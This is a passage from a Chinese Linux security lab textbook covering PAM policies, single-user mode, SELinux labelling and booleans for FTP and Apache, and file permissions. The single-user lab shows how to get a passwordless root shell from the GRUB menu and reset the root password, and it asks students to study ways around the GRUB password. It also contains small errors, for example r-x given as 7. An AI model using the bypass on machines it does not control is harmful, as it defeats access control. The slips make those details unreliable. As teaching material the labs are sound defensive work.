（2）控制密码可以重试三次，不提示输入旧密码，在/etc/pam.d/sshd 中添加如下命令：

```
passwd password required pam_cracklib.so retry=3
passwd password required pam_pwdb.so use_authtok
```

（3）密码强度控制，新密码使用 MD5 方式加密，密码长度为 10 位，其中两位数字，两位其他字符，至少三位不得与旧密码相同；在/etc/pam.d/passwd 中添加如下命令：

```
password required pam_cracklib.so difok=3 minlen=10 dcredit= 2 ocredit=2
password required pam_pwdb.so use_authtok nullok md5
```

然后使用一个用户名登录系统（不要使用 root 登录），试着为该用户更改口令。

（4）配置 vsftp 的认证方式。下面是 vsftp 服务器利用 PAM 模块进行用户认证的三个步骤。首先用 pam_ftp 模块检查当前用户是否为匿名用户，如果是匿名用户，则 sufficient 控制标志表明无须再进行后面的认证步骤，直接通过认证；否则继续使用 pam_unix_auth 模块来进行标准的 Linux 认证，即用/etc/ passwd 和/etc/shadow 进行认证；通过了 pam_unix_auth 模块的认证之后，还要继续用 pam_listfile 模块来检查该用户是否

出现在文件/etc/ ftpusers 中，如果是则该用户被 deny 掉。在/etc/pam.d/ftp 中添加如下命令：

```
auth    sufficient pam_ftp.so
auth    required  pam_unix_auth.so use_first_pass
auth    required  pam_listfile.so onerr=succeed item=user sense=deny
file=/etc/ftpusers
```

（5）控制 su 操作能够转成的用户。创建/etc/security/suok 文件，其中的内容为允许转成的用户名，比如（即使用命令 su - username 时的 username）：

```
user1
user2
```

在/etc/pam.d/su 中添加：

```
auth required pam_listfile.so onerr=fail item=user sense=allow file=/
etc/security/suok
```

使用任何其他用户名登录后只能 su 成/etc/security/suok 文件中列出的用户。

控制只有在 wheel 组中的用户可以通过密码 su 成为 root，可以在/etc/pam.d/su 中添加：

```
auth sufficient pam_wheel.so group=wheel
```

在/etc/group 中添加 wheel 组中的成员。

**【实验报告】**

（1）叙述超级用户授权管理操作过程。

（2）叙述利用 PAM 授权管理操作。

**【思考题】**

（1）分析 Linux 下权限管理的特点。

（2）分析 PAM 机制的优缺点。

## 9.1.3 单用户模式

**【实验目的】**

掌握 Linux 环境中单用户模式的作用和设置方法，掌握单用户模式的安全保护方法。

**【原理简介】**

当系统被破坏、密码忘记或者配置不当遭遇登录困难时，可以使用引导计算机进入单用户模式，不需要输入任何密码，在单用户模式中，计算机的运行级别为 1，本地文件系统被挂载，但是网络不会被激活。用户有一个可用的系统维护 Shell，用户拥有 root 权限，可以重新设置 root 密码，具有很高的安全风险。需要加以保护防止其他用户随意

使用单用户模式进入系统。

**【实验环境】**

Linux 操作系统，启动管理器为 GRUB。

**【实验步骤】**

（1）在出现 GRUB 画面时，用上下键选中平时启动 Linux 的那一项，然后按 E 键。

（2）可以看到用于所选卷标的配置文件中的一个项目列表，如下。

```
root (hd0,0)
kernel /vmlinuz-2.6.11-1.1369_FC4 ro root=/dev/VolGroup00/LogV
initrd /initrd-2.6.11-1.1369_FC4.img
```

（3）选择起首为 kernel 的行，然后输入 e 来编辑那一行。

（4）转到行尾，然后输入 single（按空格键，然后输入 single）。按 Enter 键来退出编辑模式。

（5）回到了 GRUB 屏幕后，输入 b 来引导入单用户模式，进入单用户模式后尝试更改 root 用户的口令，然后重启系统使用新口令进入系统。

（6）如果启动管理器是 LILO，在 LILO 引导提示（如果使用的是图形化 LILO，必须按 Ctrl+X 来退出图形化屏幕后再进入 root）后输入：linux single。

（7）为了防止系统被其他用户利用单用户模式获取 root 权限，需要给 GRUB 添加口令。以 root 身份登录系统，先用/sbin/grub-md5-crypt 生成加密的口令，然后编辑 /boot/grub/grub.conf 文件,在 timeout 下面加上一行：password=--md5 <your crypt password>；用刚刚生成的密码替换<your crypt password>，保存后重启就可以了，这时候再进入单用户模式，就需要输入密码才行。

**【实验报告】**

（1）描述实验过程，了解进入单用户模式后用户的权限。

（2）分析实验口令保护 GRUB 的破解方法。

**【思考题】**

除了使用单用户模式进入系统外，找出其他方式能够绕过操作系统的访问控制措施对系统进行操作的方法。

### 9.1.4　SELinux 安全配置

**【实验目的】**

掌握 Linux 环境中单用户模式的作用和设置方法，掌握单用户模式的安全保护方法。

**【原理简介】**

SELinux 是 2.6 版本的 Linux 内核中提供的强制访问控制（MAC）系统。对于目前可用的 Linux 安全模块来说，SELinux 是功能最全面，而且测试最充分的，它是在 20 年的 MAC 研究基础上建立的。SELinux 在类型强制服务器中合并了多级安全性或一种可

选的多类策略，并采用了基于角色的访问控制概念。

SELinux 系统比起通常的 Linux 系统来，安全性能要高得多，它通过对于用户、进程权限的最小化，即使受到攻击，进程或者用户权限被夺去，也不会对整个系统造成重大影响。

接下来介绍 SELinux 的一些特点。

特点 1：MAC（Mandatory Access Control）——对访问的控制彻底化。

对于所有的文件、目录、端口这类资源的访问，都可以是基于策略设定的，这些策略是由管理员定制的，一般用户没有权限更改。

特点 2：TE（Type Enforcement）——对于进程只赋予最小的权限。

TE 的概念在 SELinux 里非常重要。它的特点是对所有的文件都赋予一个叫 type 的文件类型标签，对于所有的进程也分别赋予一个叫 domain 的标签。domain 标签能够执行的操作也是由 access vector 在策略里定好的。比如 Apache 服务器，httpd 进程只能在 httpd_t 里运行，这个 httpd_t 的 domain 能读网页内容文件赋予 httpd_sys_content_t，密码文件赋予 shadow_t，TCP 的 80 端口赋予 http_port_t 等。如果在 access vector 里不允许 http_t 来对 http_port_t 进行操作，Apache 就无法启动。反过来，如果只允许 80 端口，只允许读取被标为 httpd_sys_content_t 的文件，httpd_t 就不能用别的端口，也不能更改那些被标为 httpd_sys_content_t 的文件（read only）。

特点 3：domain 迁移——防止权限升级。

在用户环境里运行点对点下载软件 azureus，当前的 domain 是 fu_t，但是，考虑到安全问题，打算让他在 azureus_t 里运行，如果在 terminal 里用命令启动 azureus，它的进程的 domain 就会默认继承实行的 shell 的 fu_t。

有了 domain 迁移，就可以让 azureus 在指定的 azureus_t 里运行，在安全方面，这种做法更可取，它不会影响到 fu_t。

下面是 domain 迁移指示的例子：

```
domain_auto_trans(fu_t, azureus_exec_t, azureus_t)
```

意思就是，当在 fu_t domain 里，实行了被标为 azureus_exec_t 的文件时，domain 从 fu_t 迁移到 azureus_t。图 9-4 是 Apache 启动的迁移图。注意，因为从哪一个 domain 能迁移到 httpd_t 是在策略里定好了，所以要是手动（/etc/init.d/httpd start）启动 Apache，可能仍然留在 sysadm_t 里，这样就不能完成正确的迁移。要用 run_init 命令来手动启动。





图 9-4　Apache 启动迁移图

特点 4：RBAC（Role Base Access Control）——对于用户只赋予最小的权限。

对于用户来说，被划分成一些 ROLE，即使是 ROOT 用户，要是不在 sysadm_r 里，也还是不能实行 sysadm_t 管理操作。因为，哪些 ROLE 可以执行哪些 domain 也是在策略里设定的。ROLE 也是可以迁移的，但是也只能按策略规定进行迁移。

SELinux 是个经过安全强化的 Linux 操作系统，实际上，基本上原来的应用软件没有必要修改就能在它上面运行。真正做了特别修改的 RPM 包只要 50 多个。像文件系统 EXT3 都是经过了扩展。对于一些原有的命令也进行了扩展，另外还增加了一些新的命令，接下来就来看看这些命令。

**1. 文件操作**

1）ls 命令

在命令后加个-Z 或者加–context：

```
[root@mylivx  var]# ls -Z
drwxr-xr-x  root root  system_u:object_r:acct_data_t    account
drwxr-xr-x  pcap pcap  system_u:object_r:arpwatch_data_t arpwatch
drwxr-xr-x  root root  system_u:object_r:var_t          cache
drwxr-xr-x  root root  system_u:object_r:var_t          crash
drwxr-xr-x  root root  system_u:object_r:cvs_data_t     cvs
```

2）chcon

更改文件的标签：

```
[root@mylivx  tmp]# ls --context test.txt
-rw-r--r-- root root root:object_r:staff_tmp_t   test.txt
[root@mylivx  tmp]# chcon -t etc_t  test.txt
[root@mylivx  tmp]# ls -lZ  test.txt
-rw-r--r-- root root root:object_r:etc_t  test.txt
```

3）restorecon

当这个文件在策略里有定义时，可以恢复原来的文件标签。

4）setfiles

与 chcon 一样可以更改一部分文件的标签，不需要对整个文件系统重新设定标签。

5）fixfiles

一般是对整个文件系统的，后面一般跟 relabel。对整个系统 relabel 后，一般都需要重新启动。如果在根目录下有.autorelabel 空文件，每次重新启动时都调用 fixfiles relabel。

6）star

就是 tar 在 SELinux 下的互换命令，能把文件的标签也一起备份。

7）cp

可以跟-Z, --context=CONTEXT，在拷贝的时候指定目的地文件的 security context。

8）find

可以跟--context，查特定 type 的文件。

例如：

```
find /home/fu/ --context fu:fu_r:amule_t -exec ls -Z {} \:
```

**2. 模式切换**

1）getenforce

得到当前的 SELinux 值：

```
[root@mylivx  bin]# getenforce
Permissive
```

2）setenforce

更改当前的 SELinux 值，后面可以跟 enforcing、permissive 或者 1、0：

```
[root@mylivx  bin]# setenforce permissive
```

3）sestatus

显示当前的 SELinux 的信息：

```
[root@mylivx  bin]# sestatus -v
SELinux status: enabled
SELinuxfs mount: /selinux
Current mode: permissive
Mode from config file: permissive
Policy version: 20
Policy from config file: refpolicy
Process contexts:
Current context: user_u:user_r:user_t
Init context: system_u:system_r:init_t
/sbin/mingetty system_u:system_r:getty_t
/usr/sbin/sshd system_u:system_r:sshd_t
File contexts:
Controlling term: user_u:object_r:user_devpts_t
/etc/passwd system_u:object_r:etc_t
/etc/shadow system_u:object_r:shadow_t
/bin/bash system_u:object_r:shell_exec_t
/bin/login system_u:object_r:login_exec_t
/bin/sh system_u:object_r:bin_t -> system_u:object_r:shell_exec_t
/sbin/agetty system_u:object_r:getty_exec_t
/sbin/init system_u:object_r:init_exec_t
/sbin/mingetty system_u:object_r:getty_exec_t
```

**3. 其他重要命令**

1）audit2allow

很重要的一个以 Python 写的命令，主要用来处理日志，把日志中违反策略的动作的记录，转换成 access vector，对开发安全策略非常有用。在 refpolicy 里，它的功能比以前有了很大的扩展。

```
[root@mylivx  log]# cat dmesg | audit2allow -m local > local.te
```

2）checkmodule -m -o local.mod local.te

编译模块：

```
[root@mylivx  log]# checkmodule -m -o local.mod local.te
checkmodule: loading policy configuration from local.te
checkmodule: policy configuration loaded
checkmodule: writing binary representation (version 5) to local.mod
```

3）semodule_package

创建新的模块：

```
[root@mylivx  log]# semodule_package -o local.pp -m local.mod
```

4）semodule

可以显示、加载、删除模块。

加载的例子：

```
[root@mylivx  log]# semodule -i local.pp
```

5）semanage

这是一个功能强大的策略管理工具，有了它即使没有策略的源代码，也是可以管理安全策略的。因为这里主要是介绍用源代码来修改策略，详细用法可以参考它的 Man 文档。

**【实验环境】**

Red Hat Linux 操作系统，内核版本 2.6 以上。

**【实验步骤】**

**1. SELinux 下匿名 FTP 的使用**

1）确认已经启用了 SELinux

```
[root@mylivx  ~]# getenforce
Enforcing
```

2）启动 FTP deamon

```
[root@mylivx  ~]# ps  -efZ |grep vsftpd
root:system_r:ftpd_t:s0          root      12636       1   0 20:13 ?
00:00:00 /usr/sbin/vsftpd  /etc/vsftpd/vsftpd.conf
```

3）在匿名访问目录下创建两个文件进行测试，一个是在该目录下手动创建，这样该文件会自动继承/var/ftp/pub 下的目录上下文的值，一个用 mv 命令从 root 目录下移动过来，这样的文件会保留 root 目录下的安全上下文，如下：

```
[root@mylivx  pub]# pwd
```

```
/var/ftp/pub
[root@mylivx  pub]# echo "just a test" > test.txt
[root@mylivx  pub]# chmod  755 test.txt
[root@mylivx  pub]# ls -Z
-rwxr-xr-x  root root root:object_r:public_content_t:s0 test.txt
[root@mylivx  ~]# pwd
/root
[root@mylivx  ~]# echo "aaa123"  > root.txt
[root@mylivx  ~]# chmod  755 /root/root.txt
[root@mylivx  ~]# mv root.txt  /var/ftp/pub/
[root@mylivx  ~]# ls -Z /var/ftp/pub/
-rw-r-xr-x root root root:object_r:user_home_t:s0     root.txt
-rwxr-xr-x  root root root:object_r:public_content_t:s0 test.txt
```

4）使用匿名登录测试

```
[root@mylivx  pub]# lftp localhost
lftp localhost:~> cd pub
cd ok, cwd=/pub
lftp localhost:/pub> ls
-rwxr-xr-x    1 0        0             12 Aug 23 12:19 test.txt
-rwxr-xr-x    1 0        0         910974 Aug 04 02:19 yum
lftp localhost:/pub>
```

发现这里看不到 root.txt 文件。

5）查看日志

有两个工具可以收集到 SELinux 产生的日志，一个是 setroubleshoot，对应的软件包为 setroubleshoot-server-2.0.5-5.el5；一个是 audit，对应的软件包名称是 audit-1.7.13-2.el5。先使用 audit 工具，使用方法如下。

系统中提供了 audit 相关的命令，常用的有 audit2why 和 audit2allow。audit 产生的日志放在/var/log/audit，由于此文件中记录的信息很多不宜直接查看，可以借助 audit2why 命令，首先启动 audit deamon。

```
[root@mylivx  audit]# /etc/init.d/auditd status
auditd is stopped
[root@mylivx  audit]# /etc/init.d/auditd start
Starting auditd:                                          [  OK  ]
[root@mylivx  audit]# /etc/init.d/auditd status
auditd (pid  4013) is running...
```

在客户端登录 FTP 服务器时会触发 audit deamon 产生日志：

```
[root@mylivx  audit]# audit2why  < /var/log/audit/audit.log
type=AVC msg=audit(1282568240.414:268): avc:  denied  { getattr } for
pid=4061
comm="vsftpd" path="/pub/root.txt" dev=sda1 ino=3634111 scontext=root:
```

```
system_r:ftpd_t:s0
tcontext=root:object_r:user_home_t:s0 tclass=file
Was caused by:
    Missing or disabled TE allow rule.
    Allow rules may exist but be disabled by boolean settings; check boolean
settings.
    You can see the necessary allow rules by running audit2allow with this
audit message as input.
```

AVC 是 Access Vector Cache 的缩写。

根据日志中的建议，使用 audit2allow 命令查看给出的建议如下：

```
[root@mylivx  audit]# audit2allow  < /var/log/audit/audit.log
#============= ftpd_t ==============
allow ftpd_t user_home_t:file getattr;
[root@mylivx  cnapp]# sesearch  -a -s ftpd_t -t user_home_t
Found 8 av rules:
   allow ftpd_t user_home_t : file { ioctl read write create getattr setattr
lock append unlink link rename };
   allow ftpd_t user_home_t : file { ioctl read getattr lock };
   allow ftpd_t user_home_t : dir { ioctl read getattr lock search };
   allow ftpd_t user_home_t : lnk_file { read create getattr setattr unlink
link rename };
```

既然/var/ftp/pub/test.txt 可以访问，那么策略里肯定是 allow 的，且/var/ftp/pub/test.txt 的安全上下文如下：

```
-rwxr-xr-x  root root root:object_r:public_content_t:s0 /var/ftp/pub/
test.txt
```

通过上面的命令验证一下策略集中是否有该定义。

```
[root@mylivx  audit]# sesearch  -a -s ftpd_t -t public_content_t | head 4
Found 14 av rules:
   allow ftpd_t public_content_t : file { ioctl read getattr lock };
   allow ftpd_t public_content_t : dir { ioctl read getattr lock search };
   allow ftpd_t public_content_t : lnk_file { read getattr };
```

那么根据这个思路可以更改/var/ftp/pub/root.txt 的安全上下文即可，可用 chcon 命令先对刚才的改变进行还原：

```
[root@mylivx  audit]# setsebool  -P ftp_home_dir 0
[root@mylivx  audit]# getsebool ftp_home_dir
ftp_home_dir --> off
[root@mylivx  audit]# ls /var/ftp/pub/root.txt -Z
-rwxr-xr-x  root root root:object_r:user_home_t:s0 /var/ftp/pub/root.txt
[root@mylivx  audit]# chcon  -t public_content_t /var/ftp/pub/root.txt
```

```
[root@mylivx  audit]# ls /var/ftp/pub/root.txt -Z
-rwxr-xr-x  root root root:object_r:public_content_t:s0 /var/ftp/pub/
root.txt
[root@mylivx  audit]# lftp localhost
lftp localhost:~> ls pub/root.txt
-rwxr-xr-x   1 0       0             7 Aug 23 12:35 root.txt
```

6）创建一个账号用于测试

```
[root@mylivx  pub]# useradd  -d /zsgd  -m zsgd
[root@mylivx  pub]# passwd zsgd （密码是 aaa123）
Changing password for user zsgd.
New UNIX password:
BAD PASSWORD: it does not contain enough DIFFERENT characters
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
```

用创建的账号登录 FTP 服务器，登录是正常的，但 ls 等操作异常，如下：

```
[root@mylivx  pub]# lftp  -u zsgd localhost
Password:
lftp zsgd@localhost:~> ls
ls: Login failed: 500 OOPS: cannot change directory:/zsgd
```

如果遇到这种情况，需要验证一下 bool 值。其实 bool 值是策略的补充，会发现布尔值中已经定义了 ftp 访问 home 是 disable。

```
[root@mylivx  ~]# getsebool  -a |grep ftp
allow_ftpd_anon_write --> off
allow_ftpd_full_access --> off
allow_ftpd_use_cifs --> off
allow_ftpd_use_nfs --> off
allow_tftp_anon_write --> off
ftp_home_dir --> off
ftpd_connect_db --> off
ftpd_disable_trans --> off
ftpd_is_daemon --> on
httpd_enable_ftp_server --> off
tftpd_disable_trans --> off
```

修改 bool 值：

```
[root@mylivx  ~]# setsebool  -P ftp_home_dir  1
[root@mylivx  ~]# getsebool   ftp_home_dir
ftp_home_dir --> on
```

测试：

```
[root@mylivx  ~]# lftp -u zsgd localhost
```

```
Password:
lftp zsgd@localhost:~> ls -a
drwx------    4 6683     6683         4096 Aug 23 14:10 .
drwxr-xr-x   34 0        0           4096 Aug 23 14:10 ..
-rw-r--r--    1 6683     6683           33 Aug 23 14:10 .bash_logout
-rw-r--r--    1 6683     6683          176 Aug 23 14:10 .bash_profile
-rw-r--r--    1 6683     6683          124 Aug 23 14:10 .bashrc
```

**2. Apache SELinux 配置**

1）让 Apache 可以访问位于非默认目录下的网站文件

首先，用 semanage fcontext -l | grep '/var/www'获知默认/var/www 目录的 SELinux 上下文：

```
/var/www(/.*)? all files system_u:object_r:httpd_sys_content_t:s0
```

从中可以看到 Apache 只能访问包含 httpd_sys_content_t 标签的文件。

假设希望 Apache 使用/srv/www 作为网站文件目录，那么就需要给这个目录下的文件增加 httpd_sys_content_t 标签，分两步实现。

首先为/srv/www 这个目录下的文件添加默认标签类型：semanage fcontext -a -t httpd_sys_content_t '/srv/www(/.*)?'。然后用新的标签类型标注已有文件：restorecon -Rv /srv/www。之后 Apache 就可以使用该目录下的文件构建网站了。

其中 restorecon 在 SELinux 管理中很常见，起到恢复文件默认标签的作用。比如当从用户主目录下将某个文件复制到 Apache 网站目录下时，Apache 默认是无法访问，因为用户主目录下的文件标签是 user_home_t。此时就需要 restorecon 将其恢复为可被 Apache 访问的 httpd_sys_content_t 类型：

```
restorecon reset /srv/www/foo.com/html/file.html context unconfined_u:
object_r:user_home_t:s0->system_u:object_r:httpd_sys_content_t:s0
```

2）让 Apache 侦听非标准端口

默认情况下 Apache 只侦听 80 和 443 两个端口，若是直接指定其侦听 888 端口，会在 service httpd restart 的时候报错：

```
Starting httpd: (13)Permission denied: make_sock: could not bind to address
[::]:888
(13)Permission denied: make_sock: could not bind to address 0.0.0.0:888
no listening sockets available, shutting down
Unable to open logs
```

这个时候，若是在桌面环境下，SELinux 故障排除工具应该已经弹出来报错了。若是在终端下，可以通过查看/var/log/messages 日志然后用 sealert -l 加编号的方式查看，或者直接使用 sealert -b 浏览。无论哪种方式，和以下内容会比较类似：

```
SELinux is preventing /usr/sbin/httpd from name_bind access on the
tcp_socket port 888.
```

```
***** Plugin bind_ports (92.2 confidence) suggests ****************
If you want to allow /usr/sbin/httpd to bind to network port 888
Then you need to modify the port type.
Do
# semanage port -a -t PORT_TYPE -p tcp 888
'where PORT_TYPE is one of the following: ntop_port_t, http_cache_port_t,
http_port_t.'
***** Plugin catchall_boolean (7.83 confidence) suggests ***********
If you want to allow system to run with NIS
Then you must tell SELinux about this by enabling the 'allow_ypbind'
boolean.
Do
setsebool -P allow_ypbind 1
***** Plugin catchall (1.41 confidence) suggests ******************
If you believe that httpd should be allowed name_bind access on the port
888 tcp_socket by default.
Then you should report this as a bug.
You can generate a local policy module to allow this access.
Do
allow this access for now by executing:
# grep httpd /var/log/audit/audit.log | audit2allow -M mypol
# semodule -i mypol.pp
```

可以看出，SELinux 根据三种不同情况分别给出了对应的解决方法。在这里，第一种情况是我们想要的，于是按照其建议输入：

```
semanage port -a -t http_port_t -p tcp 888
```

之后再次启动 Apache 服务就不会有问题了。

这里又可以见到 semanage 这个 SELinux 管理配置工具。它的第一个选项代表要更改的类型，然后紧跟所要进行的操作。详细内容可参考 Man 手册。

3）允许 Apache 访问创建私人网站

若是希望用户可以通过在 ~/public_html/ 放置文件的方式创建自己的个人网站，那么需要在 Apache 策略中允许该操作执行。使用：

```
setsebool httpd_enable_homedirs 1
```

setsebool 是用来切换由布尔值控制的 SELinux 策略的，当前布尔值策略的状态可以通过 getsebool 来获知。

默认情况下，setsebool 的设置只保留到下一次重启之前，若是想永久生效，需要添加 -P 参数，比如：

```
setsebool -P httpd_enable_homedirs 1
```

**【实验报告】**

描述实验过程，了解进入 SELinux 的功能。

【思考题】

SELinux 对比传统的 Linux 的安全有何异同？

# 9.2 文件管理

## 9.2.1 文件权限管理

【实验目的】

掌握 Linux 下文件管理的常用命令，了解 Linux 下的文件授权机制。

【原理简介】

Linux 为每个文件都分配了一个文件所有者，称为文件主。对文件的控制取决于文件主或超级用户（root）。文件或目录的创建者对所创建的文件或目录拥有特别使用权，文件的所有关系是可以改变的，可以将文件或目录的所有权转让给其他用户，但只有文件主或 root 才有权改变文件的所有关系。

大部分操作系统的安全机制，包括 Windows 和大部分 UNIX 和 Linux 系统，只实现了“自主访问控制（Discretionary Access Control，DAC）”机制。DAC 机制只是根据运行程序的用户的身份和文件等对象的所有者来决定程序可以做什么。它存在超级用户 Administrator/Root，黑客可以通过漏洞获取这个权限，也就等于拿到了整个系统的控制权。而杀毒软件、IDS 以及补丁程序都只能对漏洞起修补作用，不能解决系统控制权问题，这就是现有服务器所面临的根本问题。

传统 Linux 系统的访问控制方法是非常简单的，它把用户分成三类：文件的拥有者、组成员和其他用户。很显然，这种访问控制模型过于简陋了。随着对 Linux 系统安全性要求的提高，需要一种更细粒度的访问控制模型来代替传统 Linux 系统的访问控制模型。使用 ACL（Access Control List，访问控制列表）系统，系统管理员能够为每个用户（包括 root 用户在内）对文件和目录的访问提供更好的访问控制。在 POSIX 中定义了一种访问控制叫作 POSIX ACL，可以实现基于单独用户的控制。当前，Linux 能够在 ext2/ext3 和 SGI 的 XFS 文件系统中支持 POSIX ACL。

【实验环境】

Red Hat Linux 内核版本 2.6 以上。

【实验步骤】

**1. 改变文件或目录的所有权**

文件的所有权标志是用户 ID（UID）。chown 命令可以更改某个文件或目录的所有权。chown 命令的语法格式是：chown [选项]用户或组文件 1[文件 2…]。用户可以是用户名或用户 ID。文件是以空格分开的要改变权限的文件列表，可以用通配符表示文件名。如果改变了文件或目录的所有权，原文件主将不再拥有该文件或目录的权限。系统管理员

经常使用 chown 命令，在将文件拷贝到另一个用户的目录下以后，让用户拥有使用该文件的权限。下面演示了 root 用户拷贝一个自己的文件到 testuser 用户目录下，并进行文件操作的命令。可以看出，在进行 chown 命令前，testuser 用户不能写 mytest.txt 文件，在执行 chown 命令后可以对文件进行读写了，结果如下：

```
[root@mylivx testuser]# ll
total 8
-rw-r--r--  1 root root 11 Aug 30 21:39 mytest.txt
[root@mylivx testuser]# cp /root/mytest.txt /home/testuser
[root@mylivx testuser]# cd /home/testuser
[root@mylivx testuser] cat mytest.txt
123456
[root@mylivx testuser]# su - testuser
[testuser@mylivx ~]$ ll
total 8
-rw-r--r--  1 root root 11 Aug 30 21:42 mytest.txt
[testuser@mylivx ~]$ echo testtext > mytest.txt
-bash: mytest.txt: Permission denied
[testuser@mylivx ~]$exit
[root@mylivx testuser]# ls
mytest.txt
[root@mylivx testuser]# chown testuser mytest.txt
[root@mylivx testuser]# ll
total 8
-rw-r--r--  1 testuser root 11 Aug 30 21:42 mytest.txt
[root@mylivx testuser]# su - testuser
[testuser@mylivx ~]$ echo test test > mytest.txt
[testuser@mylivx ~]$ cat mytest.txt
test test
[testuser@mylivx ~]$
```

在 Linux 下，每个文件又同时属于一个用户组。当创建一个文件或目录后，系统会赋予它一个用户组关系，用户组的所有成员都可以使用此文件或目录。文件用户组关系的标志是 GID。文件的 GID 只能由文件主或超级用户（root）来修改。chgrp 命令可以改变文件的 GID，其语法格式为：chgrp [选项] group 文件名。其中 group 是用户组 ID，文件名是以空格分开的要改变属组的文件列表，它支持通配符。在上面的实验中更改了 mytest.txt 的属主，没有修改它的组，它的组仍然是 root。下面把 mytest.txt 文件所属的组修改为 testuser，执行结果如下：

```
[testuser@mylivx ~]$ chgrp testuser mytest.txt
[testuser@mylivx ~]$ ll
total 8
-rw-r--r--  1 testuser testuser 10 Aug 30 21:46 mytest.txt
[testuser@mylivx ~]$
```

## 2. 管理文件的访问权限

Linux 系统中的每个文件和目录都有访问许可权限，用它来确定谁可以通过何种方式对文件和目录进行访问和操作。访问权限规定三种不同类型的用户：文件主（owner）、同组用户（group）、可以访问系统的其他用户（others）。

访问权限规定三种访问文件或目录的方式：读（r）、写（w）、可执行或查找（x）。

当用 ls -l 命令或 ll 命令显示文件或目录的详细信息时，最左边的一列为文件的访问权限，如下所示。

```
[testuser@mylivx ~]$ ll
total 8
-rw-r--r--  1 testuser testuser 10 Aug 30 21:46 mytest.txt
[testuser@mylivx ~]$
```

其中各位的含义如下：读权限（r）表示只允许指定用户读其内容，而禁止对其做任何的更改操作。将所访问的文件的内容作为输入的命令都需要有读的权限，例如：cat、more 等。写权限（w）表示允许指定用户打开并修改文件，例如命令 vi、cp 等。执行权限（x）允许指定用户将该文件作为一个程序执行。

目录文件的使用权限：读权限（r）可以列出存储在该目录下的文件，即读目录内容列表。这一权限允许 shell 使用文件扩展名字符列出相匹配的文件名；写权限（w）表示允许从目录中删除或添加新的文件，通常只有目录主才有写权限；执行权限（x）允许在目录中查找，并能用 cd 命令将工作目录改到该目录。

确定了一个文件的访问权限后，用户可以利用 Linux 系统提供的 chmod 命令来重新设定不同的访问权限。使用方式: chmod [-cfvR] [--help] [--version] mode file... 。

mode 为权限设定字串，格式如下：[ugoa...][[＋－＝][rwxX]...][,...]，其中 u 表示该档案的拥有者，g 表示与该档案的拥有者属于同一个群体（group）者，o 表示其他人，a 表示这三者皆是；＋表示增加权限、－表示取消权限、＝表示唯一设定权限；r 表示可读取，w 表示可写入，x 表示可执行，X 表示只有当该文件是个子目录或者该文件已经被设定过为可执行。

比如将文件 file1.txt 设为所有人皆可读取：chmod ugo+r file1.txt，或 chmod a+r file1.txt。将文件 file1.txt 与 file2.txt 设为该文件拥有者，与其所属同一个群体者可写入，但其他人则不可写入：chmod ug+w,o-w file1.txt file2.txt。

此外 chmod 也可以用数字来表示权限，如 chmod 777 file。语法为：chmod abc file，其中 a、b、c 各为一个数字，分别表示 User、Group 及 Other 的权限。r=4，w=2，x=1，若要 rwx 属性则 4+2+1=7；若要 rw-属性则 4+2=6；若要 r-x 属性则 4+1=7。

范例：chmod a=rwx file 和 chmod 777 file 效果相同，chmod ug=rwx，o=x file 和 chmod 771 file 效果相同。表 9-1 给出了一些常见的文件访问权限设置值。

表 9-1　文件访问权限组合

| 访问权限 | 对应数值 | 说　　明 |
| --- | --- | --- |
| -rw------- | 600 | 所有者拥有读和写权限，大多数文件都有这个设置 |
| -rw-r--r-- | 644 | 所有者拥有读和写权限；用户分组和全系统拥有只读权限。要确定是否真地想让其他人读取这个文件 |
| -rw-rw-rw- | 666 | 人人都拥有读和写权限。不推荐这种做法，因为此组合允许任何人从系统中的任何地点访问该文件 |
| -rwx------ | 700 | 所有者拥有读、写和执行权限。对所有者打算运行的程序来说（从 C/C++程序编译而来的结果文件），这是最佳的访问权限组合 |
| -rwxr-xr-x | 755 | 所有者拥有读、写和执行权限。其他人拥有读和执行权限 |
| -rwxrwxrwx | 777 | 任何人都拥有读、写和执行权限。和设置值 666 一样，这个组合必须避免使用 |
| -rwx--x--x | 711 | 所有者拥有读、写和执行权限。其他人只拥有执行权限。适用于打算让其他人执行但不想让他们拷贝的程序 |
| drwx------ | 700 | 这是一个使用 mkdir 命令建立的子目录。只有所有者能够在这个子目录里进行读写操作。注意：所有的子目录必须设置执行位 x |
| drwxr-xr-x | 755 | 这个子目录只能够由所有者进行改动，但是其他人可以查看它的内容 |
